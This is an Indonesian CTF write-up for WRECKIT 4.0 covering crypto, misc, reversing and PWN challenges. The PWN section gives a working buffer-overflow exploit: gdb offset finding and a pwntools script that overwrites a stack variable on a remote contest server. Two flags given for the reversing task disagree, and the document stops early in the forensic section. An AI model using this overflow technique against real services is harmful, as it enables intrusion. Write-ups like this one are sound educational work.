

WRITE-UP WRECKIT 4.0

TIM BAGUS

Daftar Isi


Crypto	2
Crypto Free Flag	2
MISC	3
Welcome	3
Rabbithole	4
Hide and Seek on Zero Day	7
Survey	11
Rev	12
Rev Free Flag	12
PWN	15
PWN Free Flag	15
Forensic	18
Mixxedup	18

Crypto

Crypto Free Flag

Langkah Penyelesaian:

1. Pada attachment diberikan sebuah file soal.secret yang apabila dibuka berisikan bilangan biner
 2. Pada Deskripsi soal terdapat clue password BiHB32R13 dimana
Bi untuk Biner
H untuk Hex
B32 untuk Base32
R13 untuk ROT 13
 3. Berikutnya saya menggunakan tools online untuk mendecrypt bilangan biner yang diberikan dari file sesuai dengan clue atau password yang sudah diberikan



4. Dan setelah di decrypt, saya mendapatkan flag dari soal tersebut

Flag:


WRECKIT40{CRYPTO tolongin aku dong!! , kurangPemanasan hehehe}

MISC

Welcome

Langkah Penyelesaian:

1. Pada deskripsi soal diberikan flag dari soal ini dan juga link discord




Flag: WRECKIT40{J4NG4N_lupa_Absen_YGYGY}


Rabbithole

Langkah Penyelesaian:

1. Pada file attachment diberikan sebuah file zip yaitu 1000.zip
2. Setelah mencoba untuk dibuka, didalamnya terdapat file zip lainnya yaitu 999_password.zip dan file pw999.txt
3. Setelah mencoba membuka 999_password.zip, didalamnya terdapat file 999.zip yang membutuhkan password dari file pw999.txt dan apa bila dibuka file 999.zip didalamnya terdapat file 998_password.zip dan pw998.txt dan terus berlanjut
4. Maka dari situ saya membuat shell script untuk melakukan unzip atau extract dan memasukan password secara otomatis secara berulang hingga folder ke 1
5. Setelah dijalankan maka akan ter extract file flag.txt



6. Setelah dibuka ternyata flag tersebut dalam bentuk hex, lalu saya merubah bentuk hex menggunakan bantuan online tools dan mendapatkan flagnya

A screenshot of a web browser window showing a hex-to-ASCII converter. The title bar includes "WreckIT 4.0", "Write up Wreckit.docx - Google", and "Hex to ASCII Text String Converter". The URL is "rapidtables.com/convert/number/hex-to-ascii.html".

Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the Convert button
(e.g. 45 78 61 6d 70 6C 65 21):

From: Hexadecimal To: Text

Open File

Paste hex numbers or drop file

```
575245434b495434307b215f483070335f755f6431646e27375f64305f69375f6d344e75343131795f3430447d
```

Character encoding: ASCII

Convert Reset Swap

WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}

NUMBER CONVERSION

- ASCII,Hex,Binary,Decimal converter
- ASCII text to binary converter
- ASCII text to hex converter
- Base converter
- Binary converter
- Binary to ASCII text converter
- Binary to decimal converter
- Binary to hex converter
- Date to roman numerals converter
- Decimal to fraction converter
- Decimal to percent converter
- Decimal to binary converter
- Decimal to octal converter
- Decimal to hex converter
- Degrees to deg,min,sec converter
- Deg,min,sec to degrees converter
- Degrees to radians converter
- Fraction to decimal converter
- Fraction to percent converter
- Hex/decimal/octal/binary converter

Code :

```
Unzipper.sh

#!/bin/bash

for (( i=999; i>=1; i-- ))
do
    password_file="pw$i.txt"
    #echo "$password_file"
    password=$(cat $password_file | tr -d '[:space:]')
    #echo "$password"
    unzip -P "$password" -e ${i}_password.zip
    echo "Extracting ${i}.zip with password: $password"
    unzip -P "$password" -e ${i}.zip
done
```

Flag: WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}

Hide and Seek on Zero Day

Langkah Penyelesaian:


1. Pada file attachment diberikan sebuah foto dari suatu taman dan juga file text berisikan serangkaian angka yang terlihat seperti hex
2. Berikutnya saya mencoba untuk mentranslate bilangan hex tersebut menggunakan online tools

The screenshot shows the CyberChef interface with the following details:


- Operations:** Favourites (To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic).
- Recipe:** From Hex (Delimiter: Auto).
- Input:** A large hex string starting with: 4e4455794e6d49305a5451304e54557a4d54526b4e6d453159545a684e4755304e7a55314d7a45305a5451304e45533...
- Output:** A long ASCII string representing the decoded text.

3. Setelah ditranslate ternyata hasilnya dalam bentuk base 64 dan apabila ditranslate lagi hasilnya dalam bentuk hex dan seterusnya, lalu saya terus mentranslate dengan hex dan base 64 hingga mendapatkan hasil akhirnya berupa koordinat

4. Berikutnya saya mencari koordinat tersebut dengan bantuan google maps yang menunjukan ke sebuah tempat bernama taman krida wisata namun setelah dilihat-lihat tidak terlihat seperti pada gambar



5. Setelah berjalan-jalan sedikit saya menemukan tempat yang terlihat mirip dengan yang ada di gambar yaitu taman wergu



6. Lalu saya mencoba mencari di google tentang taman wergu dan melihat-lihat ulasan pada google dengan memfilter dari ulasan yang terbaru. Dan ketika melihat ulasan terbaru saya menemukan flag tersebut.

Flag:

Survey

Langkah Penyelesaian:

1. Pada soal diberikan link untuk mengisi survey
2. Setelah mengisi survey maka akan ditampilkan flagnya


Flag: WRECKIT40{M4KAS1H_UDAH_I51_SURV3Y_SEM0G4_F1N4L}

Rev

Rev Free Flag

Langkah Penyelesaian:

1. Pada file attachment diberikan code dalam bahasa c



The screenshot shows the Dev-C++ IDE interface with the file 'chall.c' open. The code is a C program that includes stdio.h and string.h. It defines a main function that reads input from standard input, checks if it starts with 'ape flagnya\n', and then iterates through the input to check if each character's ASCII value is either 24 or 32 more than its previous character's ASCII value. If any character fails this check, it prints 'bukan' and returns 0. If all characters pass, it prints 'mantap!!!\n' and returns 0.

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[100];
    char inp[100];
    printf("ape flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if((i%2==1 && inp[i] != (c[i] ^ 24)) ||
           (i%2==0 && inp[i] != (c[i] ^ 32))){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!!\n");
    return 0;
}
```

2. Setelah dilihat code tersebut melakukan string check dimana jika i adalah index ganjil maka akan dicek dengan $c[i]$ xor 24 dan jika index genap maka akan di xor dengan 32
3. Setelah mengetahui algoritmanya saya mencoba untuk membuat code untuk membalikannya sehingga akan memberikan output character atau string dari $c[i]$ xor 24 untuk index ganjil dan $c[i]$ xor 32 untuk index genap

The screenshot shows the Dev-C++ IDE interface. The main window displays the source code for `chall.c`. The code includes a main function that processes a character array `c` with specific values and prints them to the console. The compilation results window shows that there were no errors or warnings, and the output file is `chall.exe`.

```

1 #include<stdio.h>
2 #include<string.h>
3
4
5 int main(){
6     char c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 28, 107, 76, 41, 127, 122, 28, 118, 71, 71, 88, 125, 82, 117, 17, 118, 84, 44, 28, 118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43,
7     int len = strlen(c);
8     int i;
9     char hasil;
10    for(i=0;i<len;i++){
11        if(i%2==1){
12            hasil = c[i] ^ 24;
13            printf("%c",hasil);
14        }
15        else if (i%2==0){
16            hasil = c[i] ^ 32;
17            printf("%c",hasil);
18        }
19    }
20
21    return 0;
22}

```

4. Dan setelah dijalankan maka akan diberikan output berupa flag dari soal tersebut

The screenshot shows the Dev-C++ IDE interface during the execution of the program. The terminal window displays the output: "WRECKIT40{4s1_4bNg_pemlnt44n_4t4s4n_n3wb13_friendly}" followed by a prompt to press any key to continue.

Code :

```

chall.c

#include<stdio.h>
#include<string.h>

```

```
int main() {
    char c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107,
76, 41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44,
20, 118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43,
127, 126, 82, 113, 69, 118, 68, 116, 89, 101};
    int len = strlen(c);
    int i;
    char hasil;
    for(i=0;i<len;i++) {
        if(i%2==1) {
            hasil = c[i] ^ 24;
            printf("%c",hasil);
        }
        else if (i%2==0) {
            hasil = c[i] ^ 32;
            printf("%c",hasil);
        }
    }
    return 0;
}
```

Flag: WRECKIT40{4s11_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}

PWN

PWN Free Flag

Langkah Penyelesaian:

Disini pertama saya melakukan checksec untuk check canary, PIEnya

```
└─(klabin㉿Klabin)-[~/Downloads]
└─$ checksec chall
[*] '/home/klabin/Downloads/chall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
```

dikarenakan keduanya gak aktif, saya lanjut analisa binarynya.

Sekarang saya menggunakan ghidra untuk analisa binarynya

```
Ghidra Decompiler: sub_1090 - (chall)
1
2 undefined8 sub_1090(void)
3
4 {
5     char local_208 [508];
6     int local_c;
7
8     local_c = 0x7e7;
9     fgets(local_208,600,stdin);
10    if (local_c == 0x7e8) {
11        sub_10b0();
12    }
13    return 0;
14 }
15
```

Dikarenakan cukup straight forward, saya langsung cari buat offset untuk manipulasi local_cnya.

Tool yang saya gunakan adalah gdb

saya langsung menggunakan command disas sub_1090 untuk menentukan breakpoint.

```

End of assembler dump.
gef>
Dump of assembler code for function sub_1090:
0x00000000000400832 <+0>: push rbp
0x00000000000400833 <+1>: mov rbp,rsp
0x00000000000400836 <+4>: sub rsp,0x200
0x0000000000040083d <+11>: mov DWORD PTR [rbp-0x4],0x7e7
0x00000000000400844 <+18>: mov rdx,QWORD PTR [rip+0x200845]
01090 <stdin@@GLIBC_2.2.5>
0x0000000000040084b <+25>: lea rax,[rbp-0x200]
0x00000000000400852 <+32>: mov esi,0x258
0x00000000000400857 <+37>: mov rdi,rax
0x0000000000040085a <+40>: call 0x4006a0 <fgets@plt>
0x0000000000040085f <+45>: cmp DWORD PTR [rbp-0x4],0x7e8
0x00000000000400866 <+52>: jne 0x400872 <sub_1090+64>
0x00000000000400868 <+54>: mov eax,0x0
0x0000000000040086d <+59>: call 0x400879 <sub_10b0>
0x00000000000400872 <+64>: mov FU eax,0x0630
0x00000000000400877 <+69>: leave main
0x00000000000400878 <+70>: ret L local_c
End of assembler dump.
gef> b * 0x00000000000400866

```

jadi disini saya ambil breakpoint setelah cmp, buat nanti check offset hingga ke rbpnya.

```

.]" Program Trees Listing: chall code:x86:64
0x400857 <sub_1090+37> mov rdi, rax 0040081
0x40085a <sub_1090+40> call 0x4006a0 <fgets@plt> 0040082
0x40085f <sub_1090+45> cmp DWORD PTR [rbp-0x4], 0x7e8
→ 0x400866 <sub_1090+52> jne 0x400872 <sub_1090+64> TAKEN [Reason: !]
z] 0x400872 <sub_1090+64> mov eax, 0x0 0040082
    0x400877 <sub_1090+69> leave 0x40083
    0x400878 <sub_1090+70> ret 0040083
    0x400879 <sub_10b0+0> push rbp 0040083
    0x40087a <sub_10b0+1> mov rbp, rsp 0040083
    0x40087d <sub_10b0+4> sub rsp, 0x10 0040083
Symbol Tree threads
[ #0 ] Id 1, Name: "chall", stopped 0x400866 in sub_1090 (), reason: BREAKPOINT
trace

```

bisa kita lihat disini sudah hit breakpointnya, saya check buat padding hingga ke rbp

```
gef> x/s $rbp-0x4
0x7fffffffde9c: "aaacoaaaaacpaaaaacqaaaaacraaaaacsaaaaactaaaaacuaaaaacvaa
aaaacwaaaaaacxaaaaacyaaaaa"
gef> pattern search aaacoaaaaacpaaaaacqaaaaacraaaaacsaaaaactaaaaacuaaaaacv
aaaaacwaaaaaacxaaaaacyaaaaa
[+] Searching for 'aaacoaaaaacpaaaaacqaaaaacraaaaacsaaaaactaaaaacuaaaaacv
aaaaacwaaaaaacxaaaaacyaaaaa'
[+] Found at offset 508 (big-endian search)
```

x/s untuk mencari pattern yang mengisi address rbp-0x4 dan pattern search untuk melihat offsetnya

Ok dikarenakan kita sudah memiliki informasi yang cukup, sekarang kita buat payload codenya.

```
GNU nano 6.4
from pwn import *
#p = process('./chall')
p = remote('167.71.207.218', 50602)
bof = 508
payload = b'a' * bof
payload += p64(0x7e8)
p.sendline(payload)
p.interactive()
```

bof ini padding untuk sampai ke rbp-0x4nya, 0x7e8 merupakan komparasi yang digunakan di binary codenya.

Dan jika kita run codenya, kita dapat flagnya.


Flag: WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}

Forensic

Mixxedup

Langkah Penyelesaian:

1. Pada attachment file diberikan sebuah gambar jpg
